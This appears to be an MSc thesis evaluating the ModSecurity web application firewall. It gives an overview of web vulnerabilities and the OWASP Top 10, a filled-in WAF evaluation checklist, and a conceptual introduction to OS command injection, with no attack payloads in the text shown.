ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. ΤΕΧΝΟΟΙΚΟΝΟΜΙΚΗ ΔΙΟΙΚΗΣΗ & ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ModSecurity Evaluation Command Injections

Argiro Birba | Ms.C. Thesis | February 29, 2016

ACKNOWLEDGMENTS

First and foremost, I would like to thank my parents for their constant love, confidence and support throughout my life.

I would like to sincerely thank my dearest friend and the most admirable teacher, Mr. Anastasios Stasinopoulos, for his endless guidance, encouragement and for his conveying of knowledge.

Finally, I would like to thank my Professors in the University of Piraeus that, with their great knowledge, have offered the students, including myself, the best life and academic skills.

Contents

Figures

Tables

Table 1: Command Injection Bypasses Before Updated Rule 45
Table 2: Command Injection Bypasses After Updated Rule 47

ABSTRACT

Early web applications were a set of static web pages connected to one another. On the contrary, modern applications are full-featured programs that are nearly equivalent to desktop applications in functionality. However, web servers and web browsers, which were initially designed for static web pages, have not fully updated their protection models to deal with the security consequences of these full-featured programs. This mismatch has been the source of several security problems in web applications. This dissertation proposes a solution in these issues, regarding bypassing security mechanisms, in our case Web Application Firewalls, via command injection.

INTRODUCTION

Web applications have progressively evolved from static web pages to highly sophisticated applications. We use web applications for a range of every-day activities such as communication, shopping, paying bills, banking, and entertainment. To facilitate richer user interactions, these applications commonly use two features. Firstly, modern web applications use significant portions of client-side JavaScript programs. Secondly, web pages combine trusted, semi-trusted, and untrusted content in their web pages. With these additions, web applications have become full-featured programs to the point of supplanting desktop applications such as e-mail clients and word processors.

Most of the web applications contain security vulnerabilities which enable attackers to exploit them and launch attacks. As a result of the attacks confidentiality, integrity and availability of information may be at risk. Information that can be read or copied by unauthorized users is called loss of confidentiality. Confidential information should be stored properly so that they cannot be disclosed. Credit card numbers, bank records, medical records, social security etc. are example of this kind of information. Loss of integrity takes place when data is modified in an unexpected way. Attackers would intentionally tamper information resulting in loss of integrity of information. The loss of availability takes place when information is erased so that the legitimate user or authorized user would not be able to read it or use it.

Although web applications have evolved into sophisticated programs, methods for assuring their security are still not strictly defined. When compared to desktop applications, an important difference is that web applications do not have the support of adequate protection models. Desktop applications do not implement their security from scratch, but they are built on top of trusted and non-bypassable operating system mechanisms. Application developers trust that operating system mechanisms are correct implementations that will behave consistently. These mechanisms are non-bypassable because operating systems strictly isolate user programs from the trusted code that enforces security restrictions, and this isolation is en-forced using the support of hardware.

All the aforementioned attacks which are at application level, cannot be prevented using packet inspection firewalls which analyze individual IP packets for signatures or allow specific ports. What is needed is a mechanism which analyses the whole message stream. Attacks at application level differ from network layer attacks. Application level attacks exploit vulnerabilities present in web application code and limitations of protocol like HTTP. Attacks at the application level cannot be stopped by most network firewalls and antivirus software programs. A network firewall normally leaves port 80 open for web server. It is through this port that the web application communicates to the user. If the attacker is able to access applications he may launch attack which cannot be prevented by the firewall. For example, consider a user who has a legitimate account at a banking system. He connects to his account by authenticating and establishing a valid session. If the user is injecting code to access unauthorized information of other users, then the network firewall or a WAF or Intrusion Detection Systems (IDSs) will not be able to stop him.

TYPES OF WEB APPLICATION VULNERABILITIES

A simple web application architecture is the following: a web system consists of a web browser at the user end.




Figure 1: Web Application Architecture

The user is connected to the web application through the internet. A firewall protects the web system from intrusion and allows traffic at port 80 only. The web server receives request from the browser, processes them and passes the dynamic part to the application server, which processes server side code like JSP. All requests for database access are passed to the database server. The results are then shipped back to the web browser as HTML web pages.

The Open Web Application Security Project (OWASP) is a free and open community whose main focus is to provide methodologies, documentation, tools and technologies on improving the security of web applications. As in every free and open community, everyone from individuals to corporations and educational organizations can participate in the running development and documentation projects thus contributing to the establishment of comprehensive best practices for application security.

One of the main projects of OWASP is the Web Application Firewall Evaluation Criteria (WAFEC)2 in which a framework for effectively evaluating the strengths and weaknesses of WAF solutions is defined and documented. Among others, two of the most important selection criteria defined is the strength of default (out-of-the-box) defenses and the protection they offer against the OWASP Top

OWASP Top Ten is a project on which a variety of security specialists participating in the project share their knowledge and expertise in order to document a list with the top 10 most critical web application security risks. The top 10 risks are selected and prioritized based on vulnerability data gathered from hundreds of organizations and applications in combination with their exploitability, detectability and impact. This list is proposed by the OWASP organization as a guideline for the most important security vulnerabilities from which a web application needs to be protected from.

As of today the most recent version of this list is the OWASP Top 10 - 2013. Below we list and briefly explain the top 10 security risks as defined in the OWASP Top 10 - 2013.

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF / XSRF)
9. Using Components with known Vulnerabilities
10. Invalidated Redirects and Forwards

As it can be observed from the above list, any injection-based attacks are the most critical and hold the first place in the most serious vulnerabilities against web applications.

To protect ourselves against these attacks, we use a variety of security mechanisms, as they have already been mentioned, but for this project we will focus on Web Application Firewalls (WAFs).

ROLE OF WAFs IN WEB APPLICATION SECURITY

According to OWASP, “a web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.”

Web Application Firewalls (WAF) represent a new breed of information security technology that is designed to protect web sites (web applications) from attack. WAF solutions are capable of preventing attacks that network firewalls and intrusion detection systems can't. They also do not require modification of the application source code. As today's web application attacks expand and their relative level of sophistication increases, it is vitally important to develop a standardized criteria for product evaluation. How else can we accurately compare or measure the performance of a particular solution? The goal of this project is to develop a set of web application firewall evaluation criteria; a testing methodology that can be used by any reasonably skilled technician to independently assess the quality of a WAF solution. However, our aim is not to document the features that must be supported in order for a product to be called a web application firewall. Web application firewalls are simply too complex to be treated like this.

WAF EVALUATION CRITERIA

The Web Application Security Consortium has produced a guide for evaluating WAFs that is reported below. The number of given answers concern ModSecurity and they constitute a small sample of the evaluation research we conducted on this particular WAF.

Deployment Architecture

This section highlights the questions key to determining the feasibility of web application firewall deployment in a given environment.

Modes of Operation

Can the device be operated in both passive and active (inline) mode? NO, only in active mode.

Describe which of the following active modes of operation apply to the WAF:
1. Bridge. Can be installed as a transparent bridge. Can it be configured to fail open? YES
2. Router. Network must be reconfigured to direct traffic through the WAF. YES
3. Reverse Proxy. Traffic is re-directed to flow through the WAF by making changes to DNS configuration or by traffic redirection on the network level. YES
4. Embedded. WAF is installed as a web server plug-in. Which web servers are supported? Explain the level of integration with the web server. Some embedded web application firewalls may only tap into the communication channel and do

everything themselves. Others may rely on the web server to do as much of the work as possible. (Both approaches have their advantages and disadvantages.) YES

SSL

SSL is often used to protect traffic coming from and going to web applications. While this type of protection achieves the goal of data protection, it hides the data from the protection systems (e.g. intrusion detection systems, web application firewalls) at the same time. Since SSL is in widespread use - in fact, secure deployments require it - if a WAF cannot get to the traffic then it will be unable to perform its function.

Describe how the WAF can be deployed to access the protected data:
1. Terminates SSL. The network needs to be re-configured to move the SSL operations to the WAF itself. WAF decrypts the encrypted traffic to get access to the HTTP data. The communication between the WAF and the web server can be in plain-text, or SSL-encrypted. YES
2. Passively decrypts SSL. Configured with a copy of the web server's SSL private key WAF decrypts the SSL traffic. The original data stream travels unaffected to the web servers, where it is separately decrypted and processed. NO
3. Not Applicable. Working embedded in a web server, a WAF can be positioned to work just after the SSL data is decrypted into plain-text. YES

Client certificates criteria:
1. Are client certificates supported in passive mode? N/A
2. Are client certificates supported in active mode? YES
3. In termination mode, can the content from client certificates be sent to the application using some alternative transport method (e.g. request headers). YES

Other SSL criteria:
1. In termination mode, can the backend traffic (i.e. the traffic from the WAF to the web server) be encrypted via SSL? YES
2. Does the WAF support client certificates for backend communication? YES
3. Are all major cipher suites supported by the SSL implementation? Which ones? YES, all supported by Apache
4. Can the WAF retrieve SSL keys from an external key storage facility (e.g. network-based Hardware Security Module)? YES, all supported by Apache
5. Is the SSL implementation FIPS 140-2 certified? Which FIPS levels are supported (level II and/or III)? YES (apache_mod_ssl), mod_ssl (Level I), mod_nss
(Level I, Level II)
6. Is there support for hardware-based SSL acceleration? If there is, are the SSL certificates securely stored in the hardware? YES, all those supported by
Apache

Traffic Blocking

If the WAF is capable of blocking offending traffic, describe the nature of the blocking functionality:
1. Connection Intermediation. Traffic is intercepted and network protocol connections are terminated on the WAF. Attacks are blocked by not forwarding the blocked requests to the destination. YES
2. Connection Interruption. Traffic is inspected, but not terminated by the WAF. Attacks are blocked by stopping the connection to the destination. This can be either before any packets arrive at the destination (e.g. a single-packet attack), or after a partial connection has been buffered, but not completed, on the destination (e.g. in the case of segmented packets). YES
3. Connection Reset. Traffic is inspected by the WAF either via active, passive or embedded inspection mechanism. Attacks are blocked by resetting the relevant network (TCP) connections. YES
Connection reset is often used in conjunction with other blocking mechanisms.
4. Blocking via third-party device. Traffic is inspected by the WAF. Attacks are blocked by notifying other devices (e.g. router or network firewall) to block a connection. YES

Describe the scope of blocking capabilities:
1. Blocks the HTTP request. YES
2. Blocks the connection. YES
3. Blocks the IP address. YES
4. Blocks the application session. YES
5. Blocks the application user. YES

When blocking is taking place on the HTTP level, can the WAF be configured to present the user with a friendly, meaningful, message? Can a unique transaction ID be presented to the user? YES

For a WAF that supports blocking, is it possible to turn blocking off (completely, or for certain types of requests only – determined dynamically for every request)? YES

Method of Delivery

Describe how WAF is delivered:
1. Appliance. Software bundled with hardware. Appliances are usually highly optimised and may contain specialised hardware components to increase performance. Are there other optional hardware components that may further increase performance (except for SSL)? YES
2. Software only. WAF is delivered as software application that can be installed on a generic computer. YES Describe the reference hardware configuration. Is the

application delivered integrated with an operating system? Or does it require an operating system to be installed on? Which operating systems are supported (including versions)? Are there other optional hardware components that can increase performance further (such as SSL encryption cards)? Relevant for software only WAFs. N/A

High availability

There are two aspects of the high availability requirement. One is to prevent the web application firewall from becoming a single point of failure. The other, to allow the WAF to scale and remain fully functional for very busy sites. The questions are as follows:

1. When used in active mode, is it possible to configure the WAF to fail open? YES
2. Does the WAF support multi-node operation? Describe possible architectures. YES, load-balancer, failover
3. In a two-node high availability system, how does the unit fail over, and in what timeframe? Replicates failover of the native architecture
4. In a two-node high availability system, can the second node share the load? YES
5. Is the node state shared? (If the state is shared then a node can go down without any impact on the system.) Specifically, does the stateful nature apply to SSL sessions? NO
6. Can multiple WAF nodes be configured to work in a cluster (of more than two nodes)? YES. What is the maximum number of nodes supported? N/A
7. Can nodes be geographically distributed across data centres? YES. How does this affect failover and state? As with the native architecture

Inline operation

1. Does the WAF support complete virtualisation of the external application representation? Describe the support for virtualisation:
    a. Virtual hosts. YES
    b. Network ports. YES
    c. URL mappings. YES
    d. Authentication realms. YES
    e. Cookies. YES
    f. Sessions. YES
2. Does the WAF support HTML (response) rewriting to change URIs after virtualisation takes place? YES
3. Is access to the HTML rewriting functionality given to the user? YES

Which parts of the traffic can be rewritten?

    a. Request headers. YES
    b. Response headers. YES

c. Parameters (including those in QUERY_STRING, application/x-www-form-urlencoded POST requests, and multipart/form-data POST requests. YES

d. Request body - raw. YES

e. Request body - XML. YES

f. Request body - other (list supported content types). XML

g. Response body - raw. YES

h. Response body - HTML. YES

i. Response body - other (list supported content types). XML

4. Is there support for caching? Yes
5. Is there support for transparent response compression? YES
6. Can the WAF completely rebuild back-end requests? YES

Support for non-HTTP traffic

Is there support for protocols other than HTTP (for example: FTP, DNS, LDAP)? NO Describe the functionality. N/A

For the WAFs that operate inline and on the network level: is the network-level firewall functionality supported? NO Describe it. N/A

HTTP and HTML Support

Supported HTTP versions

Provides support for:

1. HTTP/0.9 YES
2. HTTP/1.0 YES
3. HTTP/1.1 YES

Widely-used encoding types

The following encoding types should be supported:

1. Supports application/x-www-form-urlencoded encoding YES
2. Supports multipart/form-data encoding YES
3. Supports v0 cookies YES
4. Supports v1 cookies YES
5. Supports chunked encoding in requests YES
6. Supports chunked encoding in responses YES
7. Supports request compression YES
8. Supports response compression YES

Strict protocol validation

1. Can restrict methods used YES
2. Can restrict protocols and protocol versions used YES
3. Strict (per-RFC) request validation YES
4. Validate URL-encoded characters YES
5. Validation of the non-standard %uXXYY encoding YES
6. Can enforce cookie types used (e.g. only allow v1 cookies) YES

Restrictions

Which of the following restriction methods are supported:
1. Element content. YES
2. Element length. YES
3. Element byte range. YES
4. Character set validation (e.g. UTF-8). YES. Which character sets are supported?

How flexible is the WAF when it comes to applying different restriction policies to different parts of the request? YES. Can restrictions be set at the application level, the object level, and/or the parameter level? YES

Additional protocol limits

The following protocol limits should be supported:
1. Can restrict request method length YES
2. Can restrict request line length YES
3. Can restrict request URI length YES
4. Can restrict query string length YES
5. Can restrict protocol (name and version) length YES
6. Can restrict the number of headers YES
7. Can restrict header name length YES
8. Can restrict header value length YES
9. Can restrict request body length YES
10. Can restrict cookie name length YES
11. Can restrict cookie value length YES
12. Can restrict the number of cookies YES

HTML Restrictions

1. Can restrict parameter name length YES
2. Can restrict parameter value length YES
3. Can restrict the number of parameters YES

4. Can restrict combined parameter length (names and values together) YES

File transfers

1. Support for POST file uploads (multipart/form-data encoding) YES
2. Support for PUT file uploads YES
3. Individual file size can be restricted YES
4. Combined file size can be restricted YES
5. The number of files in a request can be restricted YES
6. Is it possible to add custom logic to inspect uploaded files? YES

Support for different character encodings

Web Application Firewall must evaluate request data in the character encoding used by the application in order to provide adequate protection.

Authentication

This section covers support for standard or widely deployed authentication methods. The supports needs to be evaluated from two points of view. YES

Can WAF support applications that use these authentication methods?
1. Basic Authentication YES
2. Digest Authentication YES
3. NTLM Authentication YES
4. Client SSL certificates YES

Can WAF support these authentication methods directly (i.e. providing an additional authentication layer)?
1. Basic Authentication YES
2. Digest Authentication YES
3. NTLM Authentication YES
4. Client SSL certificates YES
5. Two-factor authentication YES

Can authentication be integrated with any kind of backend authentication scheme? Is there built-in support for common authentication backend types (e.g. LDAP, RADIUS, etc). All supported by Apache

Can WAF support security assertion and Federated Identity protocols?
1. SAML (1.0, 1.1, 2.0) All supported by Apache
2. Liberty-ID-FF (1.0, 1.1, 1.2) All supported by Apache

3. WS-Trust All supported by Apache

Response filtering

Is the WAF capable of analysing the outgoing responses (sometimes referred to as "Identity Theft Protection", or "Intellectual Property Firewalling")?

1. Response headers YES
2. Response body YES
3. Response status YES

Detection Techniques

Normalisation techniques

Web systems are often designed as a combination of many related systems. This allows the attackers to attempt evasion by transforming the attack payload into a form that appears harmless to the web application firewall. The large variety of backend systems used makes the work of WAFs very difficult. In order to make rules and signatures useful WAFs must attempt to detect evasion attempts and transform input data into a normalised form.

Does the WAF support the following normalisation methods?

1. URL-decoding (e.g. %XX) YES
2. Null byte string termination YES
3. Self-referencing paths (i.e. use of /./ and encoded equivalents) YES
4. Path back-references (i.e. use of /../ and encoded equivalents) YES
5. Mixed case YES
6. Excessive use of whitespace YES
7. Comment removal (e.g. convert DELETE/**/FROM to DELETE FROM) YES
8. Conversion of (Windows-supported) backslash characters into forward slash characters. YES
9. Conversion of IIS-specific Unicode encoding (%uXXYY) YES
10. Decode HTML entities (e.g. &#99;, &quot;, &#xAA;) YES
11. Escaped characters (e.g. \t, \001, \xAA, \uAABB) YES

Negative security model

When negative security model is used transactions are allowed by default. Only those transactions that contain attacks are rejected. The success of this model depends on the WAF being able to detect bad requests.

The questions are as follows:

1. Signature-based. Signature-based products usually detect attacks by performing a string or a regular expression match against traffic. YES
2. Rule-based. Rules are similar to signatures but allow for a more complex logic to be formed (e.g. logical AND, logical OR). They also allow for specific parts of each transaction to be targeted in a rule. YES

Positive security model

Positive security model denies all transactions by default, but uses rules to allow only those transactions that are known to be valid and safe. This approach can be more efficient (fewer rules to process per transaction) and more secure, but it requires very good understanding of the applications being protected. The positive security model can also be more difficult to maintain if the web application changes frequently.

The questions in this section are as follows:
1. Is the positive security model supported? YES
2. Can positive security model be configured manually? YES
3. Can positive security model be configured automatically (training)? YES What tools are available for automatic configuration? REMO, Web Application Profiler How is the automatic configuration maintained (dynamically, manually, completely re-learn)? Manually
4. Does the tool support model updates (without re-training)? Can this be done during run-time or does the WAF need to be taken offline for policy modifications? YES, Offline to apply new policies

Positive security model can be achieved using strict content-validation policies, or using statistical analysis or neural networks in an approach commonly referred to as anomaly-based detection.

Signature and rule database

Signature/rule database:
1. Does the product come with a database of signatures (or rules), which are designed to detect known problems and attacks. YES
2. How many products does the database support? N/A, need for specification
3. How often is the database updated? No regular schedule
4. Is the database cross-referenced to operating systems, applications, and versions, allowing the administrator to apply only the applicable signatures? NO

Extension APIs

Extension APIs allows programmers to build plug-ins. Plug-ins can contain custom logic to evaluate requests. YES

Protection Techniques

This section lists specific requirements for protection that are not (and cannot be) covered using generic protection mechanisms described in other sections. Describing all possible web application security classes of problem is out of scope of this document.

Brute Force Attacks Mitigation

1. Detect brute force attacks against access controls (HTTP status code 401).
2. Detect brute force attacks (repeated requests for the same resource) against any part of the application.
3. Custom brute force attack detection for applications that do not return 401 (probably with a regular expression applied to a response part).
4. React by either slowing or blocking the attacker down.
5. Detect brute force attacks against session management (too many sessions given out to a single IP address or range).
6. Detect automated clients (session requests are too fast).

Cookie Protections Measures

1. Sign cookies, to prevent clients from changing them.
2. Encrypt cookies, to hide contents.
3. Hide cookies altogether (cookie mechanism virtualisation: only send unique cookie IDs back to the client).
4. Is it possible to configure protective measures per application or otherwise control where they are applied?

Session Attacks Mitigation

1. Complete virtualisation of the session handling mechanism used in the application. Which transport methods are supported?
   a. Cookies
   b. Form parameters
   c. URI rewriting
2. Can session IDs be tied in with the SSL session ID values?

3. Can session IDs be tied in to the authentication mechanism?
4. Is it possible to configure protective measures per application or otherwise control where they are applied?

Hidden Form Fields Protection

Is there a mechanism to (optionally) protect certain hidden form fields from changing?

Cryptographic URL and Parameter Protection

Does the WAF support any kind of generic cryptographic URL Encryption to protect application URLs and parameters against manipulation (forceful browsing, session riding, etc.)?

Strict Request Flow Enforcement

Strict request flow enforcements refers to the technique where a WAF monitors individual user sessions and keep track of the links followed and of the links that can be followed at any given time.

Logging

Unique transaction IDs

Unique transaction ID is assigned to every HTTP transaction (a transaction being a request and response pair), and included with every log message.

Access logs

Access logs refer to a record of all transactions that went through the WAF. Access logs are most commonly delivered as files, although other forms are also in use (e.g. databases).

1. Access logs can be exported as files.
2. Which commonly-used log formats are supported?
3. Access log format can be customized.
4. Access logs can be sent to the logging server via Syslog.
5. Access logs can periodically be uploaded to the logging server (e.g. via FTP, SFTP, WebDAV, or SCP).

Event logs and notification

Event logs refer to a record of all suspicious transactions. Events logs are commonly delivered as files, or are stored in a database.

We are expecting web application firewalls to support some of the following notification methods:

1. Email
2. Syslog
3. SNMP Trap
4. OPSEC Event Logging API
5. Notification via HTTP(S) push.
6. Periodic event log upload via one of the supported upload mechanisms

It is also important to note the format in which the events are imported. Is the format:

1. Plain-text based?
2. XML-based?
3. Or is there an API to customise the format?

Full transaction logs

Full transaction logs must include complete HTTP requests and responses. The emphasis is on the request body, with the option to record the response body too. The requirements are as follows:

1. The transaction log format should be well documented.
2. It should be possible to configure the detail level. For example, to allow users to record request bodies but not record response bodies. A really smart tool could be configured to record limited detail on non-suspicious transactions, but to record full detail of suspicious transactions.
3. It should be possible to configure which transactions are logged. For example, a user may want to log only the suspicious transactions, or only the transactions that involve dynamic processing on the server.
4. A WAF that understands sessions could be configured to start logging full session data once a suspicious transaction is detected.

Log access

The following are requirements for log access:

1. Logs can be exported (as files) via FTP or SCP, periodically or on demand.
2. Logs can be accessed directly in the database (either real or simulated), using an ODBC/JDBC driver. The database schema is published and documented.

3. Logs can be accessed via an API (pull).
4. API exists that allows a plugin to be developed to manipulate log entries as they arrive (push).
5. Can logs be digitally signed to thwart tampering?

Syslog support

If the tool supports Syslog then the following requirements need to be evaluated too:

1. Supports UDP-based Syslog logging.
2. Supports connection-oriented Syslog logging.
3. Connection-oriented Syslog logging can be wrapped in SSL to protect the logs in transport.
4. When SSL is used, client and server certificates can be specified for additional security.

Log retention

Log retention refers to the ability of the device to preserve the important logs in accordance with the organizational policies, and to prevent the system from overflowing.

1. Maximum age of the logs can be specified. Logs older than the specified age are deleted.
2. Maximum size of the log store can be specified. Once the store reaches the maximum size the oldest logs are deleted.
3. There is support for multiple log retention policies (e.g. transactions involving policy violations can be kept for longer).
4. Logs can be automatically backed up before they are deleted.

Handling of sensitive data

1. Can the WAF remove (sanitize) sensitive data from the logs?
2. Is sanitation configurable (e.g. explicitly specify which parameters to obfuscate)?
3. Can the WAF automatically detect sensitive data? Can this feature be customized?
4. Which obfuscation methods are available? (One simple method is to replace every byte with a character, for example *. Another, to use a reversible transformation, which would allow staff to decode data if necessary.)

Reporting

Event reports

While it is expected the analysts will review the events frequently, reports are needed to track the overall security level:

1. Can generate comprehensive event reports. Which filters are available?
    a. Date or time ranges?
    b. IP address ranges?
    c. Types of incidents
    d. Other (please specify).
2. Reports can be generated on demand.
3. Reports can be generated on schedule (e.g. daily, weekly)

Report formats

The following report formats are deemed of relevance:

1. Word
2. RTF
3. HTML
4. PDF
5. XML (for further, custom, processing)

Report presentation

The goal of customization is for reports to appear as most other documents produced in the organization:

1. Visual customization (e.g. colour, logo, etc).
2. Content customization (target groups, e.g. Executive, Developers, etc)
3. Do reports contain appropriate graphs?
4. Which target groups are supported out-of-the-box?

Report distribution

How can reports be distributed:

1. Automatically via email (push).
2. Automatically via FTP (push).
3. Through a report portal (pull).

Management

Management is a key part of any network device. This is especially true for application security devices, since this layer is constantly changing to address specific needs, which are directly related with business requirements. For this reason, a WAF's management component should meet a set of requirements that will guarantee adequate policy enforcement, refinement, and verification. Also, management should be designed and implemented carefully, so that it doesn't interfere with service components in terms of throughput or availability. The following are topics that must be covered by WAF's management components. They are classified into several categories in order to better understand what requisite belongs to which component. Also, this approach make easier to evaluate a WAF device from a high abstraction level: components can be scored individually without delving into specific details related to them.

Policy Management

Simplicity to relax automatically-built policies

Most of WAF devices can automatically learn application logic and build a policy that addresses security and service requirements in that application. Nevertheless, if this policy generates too many false positives, there should be an easy procedure to selectively relax its enforcement rules, instead of having to rebuild it from scratch with lower security level.

Simplicity to manually accept false positives

There must be an easy way to include legitimate requests originally considered as attacks by the current security policy. This task shouldn't be harder than clicking on a log entry and pushing changes to the WAF device.

Ability to define different policies for different applications

This is very self-descriptive. Newer applications probably need a learning-mode phase that shouldn't apply to the rest of applications for which a stable policy has been already built.

Ability to create custom attack signatures or events

Positive Security Model should clear the need for signatures. Nevertheless, many commercial products combine both methods of detection for improved accuracy. In this case, management components should include facilities to develop custom signatures that identify specific, unique risks associated with protected applications.

Ability to customize Denial of Service policies

There is no standard definition of what can be considered a denial of service in every environment. For this reason, WAFs must let the administrator define or refine parameters used to identify this type of attacks. Even better, the device may be smart enough to build an statistical model of what is considered legitimate use of an application and identify when a DoS is taking place, in terms of deviation from this model.

Ability to combine detection and prevention

Policies must offer a high level of granularity. Switching between detection and policy enforcement (prevention) modes cannot be associated with the whole application, but must be granularly associated with every component of an application or every type ofattack. This lets an administrator just monitor some potential illegal activity in the application while blocking true intrusion attempts at the same time.

Policy roll-back mechanism

If the new version of one policy fails to correctly protect the website or affects the way services are provided, there should exist one mechanism to easily roll-back to the previous applied policy.

Policy Management across multiple systems

Can a policy be shared among multiple systems? If so, how is it synchronised? Can a policy be exported as a flat file and manually imported into other systems? How is versioning controlled in this scenario?

Profile Learning Process

Ability to recognize trusted hosts

Learning mode is based on watching traffic between clients and applications, considering that no attacks will occur over that period of time. This assumption may not be true in many cases; for this reason, there must be management configuration facilities to specify trusted hosts that will let the WAF device learn only legitimate traffic.

Ability to learn about the application without human intervention

There must exist some built-in mechanism that lets the WAF learn application logic without the need for users to manually browse the website. This can be a spider, scanner or crawler that automatically visits every link on every page and behaves as a human user, making use of all the services in the website. The spider must be accurate enough and fully integrated with the policy editor. Also, it may be useful to schedule these scan tasks in order to quickly identify changes made to web applications and adjust the current policy accordingly.

Ability to adjust policies outside the GUI

Sometimes wizards and WAF's intelligence is not enough to create accurate policies. For this reason, there must exist a way to delve into low-level details of policies and adjust them somehow. This can mean making changes to regular expressions or adding new ones.

Ability to inspect policy

1. Can the application security policy be easily audited and reported on? How?
2. Can changes to the application security policy be logged and reported on? In what detail (for example: change made, date, time, administrative user)?

Configuration Management

Role-based management with user authentication

There must be multiple profiles in the device user login, to support segregated responsibilities. These might include, but not be limited to: device operators (for box configuration), application owners (for policy configuration), auditors (for log inspection) and so forth.

Support for trusted hosts

Trusted hosts (identified by IP addresses or IP address ranges) sometimes need to be allowed to perform activities that are otherwise prohibited by policy. For example, when a penetration test is executed it is necessary to turn off the protective measures and/or prevent the detected attacks from escalating into alerts.

1. Can the WAF suppress prevention techniques for trusted hosts and only log the error messages as notices?
2. Can the WAF ignore traffic coming from trusted hosts (not even logging the notices)?

Automatic signature update and install

If signatures are included as an additional detection method, there should be an option to automatically download and install updates in every sensor.

Ability to remotely manage sensors

It's recommended that WAF devices communicate with management systems over a dedicated management network. This enables administrators to securely perform maintenance and configuration tasks. Also, communications between the management systems and WAF devices must be simple enough to traverse firewalls and secure enough (that is, encrypted with strong algorithms) to avoid eavesdropping or other types of attacks based on protocol analysis.

Logs and Monitoring

Ability to identify and notify system faults and loss of performance

The management components must be able to monitor system status and alert the administrator when an error condition occurs or when performance is somehow impacted. Typical notification mechanisms are e-mail, SNMP, syslog and pager.

Ability to suppress logs

Log suppression is a simple mechanism to aggregate logs in a clever way and simplify WAF's activity reviews: similar entries are presented as being just one, with an additional column showing how many times this entry was registered. Criteria used for joining entries are user-defined.

Ability to generate service and system statistics

Statistics can help an administrator check if the WAF device is performing as expected. Also, it provides hints about the protected servers' activity and performance. The following is basic statistical data that must be available in the ligament tool:

- ✓ number of requests/connections/sessions per second
- ✓ percentage of malicious requests
- ✓ percentage of blocked requests (when combining detection and prevention)
- ✓ number of errors over time
- ✓ types of browsers identified (through User-Agent header)
- ✓ most accessed URLs

This data should be available in readily-accessed logs, or even displayed on the device itself (with the recognition that advanced user behaviour reporting is not the primary function of a WAF).

Miscellaneous

Interface robustness and reliability

Buggy interfaces are painful when dealing with WAF devices. For this reason, special care should be taken to avoid exceptions, management subsystems faults and error messages while using the UI. There must exist a mechanism to assure that if an error occurs while pushing new policies to the sensor, the WAF device will get back to its original state.

On the other side, the UI must be hardened enough to make sure that it is not vulnerable to the same types of attacks it protects of. This includes common techniques like SQL Injection or Parameter Tampering, but also advanced forms of exploitation.

Management User Interface Implementation

Is the management interface implemented as:

1. Native application?
2. Web-based application?

Management Interface

Is there a separate network interface to form a separate channel for device management?

Is there a dedicated management interface? How is it implemented:

1. Separate network interface for SSH/HTTPS access?
2. Serial console access?

Is two-factor authentication supported for management access? Describe what is supported.

Backend Control API

Does the WAF provide any kind of backend control API so that backend applications can influence the behaviour of the WAF (e.g. terminate user session, block IP, delay logon retry, etc.)?

WAF Security

How secure is the WAF itself? Which operating system is it based on? Is the underlying operating system maintained and regularly patched? Can the patching process be automated?

Performance

We acknowledge the issue of performance is a complex one. Measuring the performance of a WAF on network level is especially difficult and out of scope of this document.
The two subsections we include here are targeted toward measuring the overhead of a WAF when no protective measures enabled. We are likely to expand this section over time.

HTTP-level performance

1. Maximum new connections per second.
2. Maximum throughput per second (retrieving a single 32KB HTML page).
3. Maximum requests per second (with Keep-Alives enabled).
4. Maximum number of concurrent connections.
5. Request latency.

The above performance criteria assumes maximum values with no packet loss.

HTTP-level performance with SSL enabled

Performance measurement with SSL enabled (but disabled at the backend):
1. Maximum new (not resumed) SSL connections per second.
2. Maximum SSL session resumptions per second.
3. Maximum SSL traffic throughput with a given encryption algorithm (retrieving a single 32KB HTML page).
4. Maximum requests per second (with Keep-Alives enabled).
5. Maximum number of concurrent connections.
6. Request latency.

The above performance criteria assumes maximum values with no packet loss.

Performance under load

How is system manageability affected by production traffic load? Is the box manageable under high attack loads?

XML

This section contains only the basic XML questions at the time. We expect the content to be expanded in the subsequent releases.

1. Does the WAF support protection of XML Web Services?
2. Can WS-I Basic conformance be specified?
3. Can the WAF restrict XML Web Services access to methods defined via Web Services Description Language (WSDL)?
    a. Can the WAF deny XML Web Services access to an administrator-defined set of WSDL methods?
    b. Can the WAF restrict XML Web Services inputs to an administrator-defined set(s) of data types (parts) and formats?
4. Does the WAF perform validation for both Web Services RPC communications?
5. Does the WAF perform validation for Web Services XML Documents?

INTRODUCTION TO COMMAND INJECTIONS

Command injection is basically injection of operating system commands to be executed through a web application.

The purpose of a command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the application has. Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

There is a variant of the Code Injection attack. The difference with code injection is that the attacker adds his own code to the existing code. In this way, the attacker extends the default functionality of the application without the necessity of executing system commands. Injected code is executed with the same privileges and environment as the application has.

An OS command injection attack occurs when an attacker attempts to execute system level commands through a vulnerable application. Applications are considered vulnerable to the OS command injection attack if they utilize user input in a system level command.

